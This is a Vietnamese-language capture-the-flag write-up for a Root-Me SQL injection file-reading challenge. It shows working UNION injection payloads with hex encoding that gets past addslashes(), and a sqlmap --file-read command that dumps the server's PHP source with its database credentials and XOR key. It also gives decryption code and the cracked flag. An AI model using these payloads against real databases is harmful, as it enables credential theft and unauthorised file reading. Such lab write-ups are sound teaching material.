


Write up challenge SQL injection - File reading

Tác giả:

- Nguyễn Mỹ Quỳnh

[Link Challenge](#)

Truy cập challenge ta thấy gồm 2 trang Authentication | Members. Tiến hành tìm điểm để thực hiện inject. Ta thấy đường link admin trong trang Members khi nhập '1 vào sau url thì hiện lỗi.




Thực hiện một basic attack '1 or '1'='1' -- ' thì thấy đã có hàm bảo vệ addslashes() chèn thêm kí tự \ vào trước ', vì vậy nếu cần dùng ' ta cần mã hóa nó sang hex.



Bắt đầu khai thác sử dụng lệnh union cơ bản 1 order by 1-- tăng dần lên thì thấy đến 5 xuất hiện lỗi




Vậy có 4 cột trả về. Tiếp theo kiểm tra xem cột nào có thể khai thác. Gõ lệnh: 2 union select 1,2,3,4--




Kết quả trả về cột 1,2,4 có thể khai thác. Ta sẽ follow vào cột 4 do email dạng xấu. Khai thác lấy tên bảng: `2 union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema = database() --`



Tiến hành lấy column_name từ bảng member, vì đã có hàm bảo vệ addslashes() như đã phân tích ở trên ta cần mã hóa 'member' sang hex `2 union select 1,2,3,group_concat(column_name) FROM information_schema.columns WHERE table_name = 0x6d656d626572--`




Đã thấy cột login và password tiến hành tiếp thực khai thác thông tin `2 union select 1,2,3,group_concat(member_login,member_password) FROM member--`




Đã thấy được pass tuy nhiên submit không thành công, decode base64 thường thấy cũng không thành công luôn. Có lẽ có một loại encrypt được define trước đó rồi và ta cần đọc file để biết được nó như tên challenge đã gợi ý. có lẽ ta cần lấy được source code để giải mã được password. Tiến hành dùng sqlmap đọc file

```
python3 sqlmap/sqlmap.py -u "http://challenge01.root-me.org/web-serveur/ch31/?action=members&id=1" --file-read=/challenge/web-serveur/ch31/index.php
```



```
File Actions Edit View Help
(QuynhQuynh@kali)-[~/CurrentSemester/NT231]
$ python3 sqlmap/sqlmap.py -u "http://challenge01.root-me.org/web-serveur/ch31/?action=members&id=1" --file-read=/challenge/web-serveur/ch31/index.php
{1.6.4.4#dev}
https://sqlmap.org
```

Sau khi tìm kiếm thì thấy được file chứa đoạn encrypt



```
QuynhQuynh@kali: ~/.local/share/sqlmap/output/challenge01.root-me.org/files
File Actions Edit View Help
(QuynhQuynh@kali)-[~/.local/share/sqlmap/output/challenge01.root-me.org/files]
$ ls
_challenge_web-serveur_ch31_index.php
(QuynhQuynh@kali)-[~/.local/share/sqlmap/output/challenge01.root-me.org/files]
$ cat _challenge_web-serveur_ch31_index.php
<html>
<header><title>SQL injection - FILE</title></header>
<body>
<h3><a href="?action=login">Authentication</a>&nbsp;&nbsp;&nbsp;<a href="?action=members">Members</a></h3><hr />
<?php
define('SQL_HOST', '/var/run/mysqld/mysqld3-web-serveur-ch31.sock');
define('SQL_DB', 'c_webserveur_31');
define('SQL_LOGIN', 'c_webserveur_31');
define('SQL_P', 'd0JLsrbyas3ZdrNqnHX');

function stringxor($o1, $o2) {
    $res = '';
    for($i=0;$i<strlen($o1);$i++)
        $res .= chr(ord($o1[$i]) ^ ord($o2[$i]));
    return $res;
}

$key = "c92fcd618967933ac463feb85ba00d5a7ae52842";

$GLOBALS["__mysqli_ston"] = mysqli_connect('', SQL_LOGIN, SQL_P, "", 0, SQL_HOST) or exit('mysql connection error !');
mysqli_select_db($GLOBALS["__mysqli_ston"], SQL_DB) or die("Database selection error !")
```

Đọc code ta thấy mã hóa dùng cả 3 loại sha1, xor string và base64. Tiến hành dùng code gợi ý thực hiện với xor string và base64 trước

PHP code

```
1 <?php
2 function stringxor($o1, $o2) {
3     $res = '';
4     for($i=0;$i<strlen($o1);$i++)
5         $res .= chr(ord($o1[$i]) ^ ord($o2[$i]));
6     echo $res;
7 }
8
9 $key = "c92fcd618967933ac463feb85ba00d5a7ae52842";
10 $cipher = "VA5QA1cCVQgPXwEAXwZVVVsHBgtfUVBaV1QEAwIFVAJWAwBRC1tRVA==";
11 stringxor($key, base64_decode($cipher));
12
13 ?>
```

Result

77be4fc97f77f5f48308942bb6e32aacabed9cef

Cuối cùng là decode dùng sha1

77be4fc97f77f5f48308942bb6e32aacabed9cef : **superpassword**

Found in 0.26s

Submit thành công


SQL injection - File reading

40 Points 

Reading file with SQL!

Author

Arod, 19 October 2014

Level 



Statement

Retrieve the administrator password.

[Start the challenge](#)

2 related ressource(s)

-  [Injection SQL \(Web\)](#)
-  [Blackhat Europe 2009 - Advanced SQL injection whitepaper \(Exploit\)](#)

Validation

Well done, you won 40 Points

Don't forget to give your opinion on the challenge by voting :-)



twittez le !

Flag: superpassword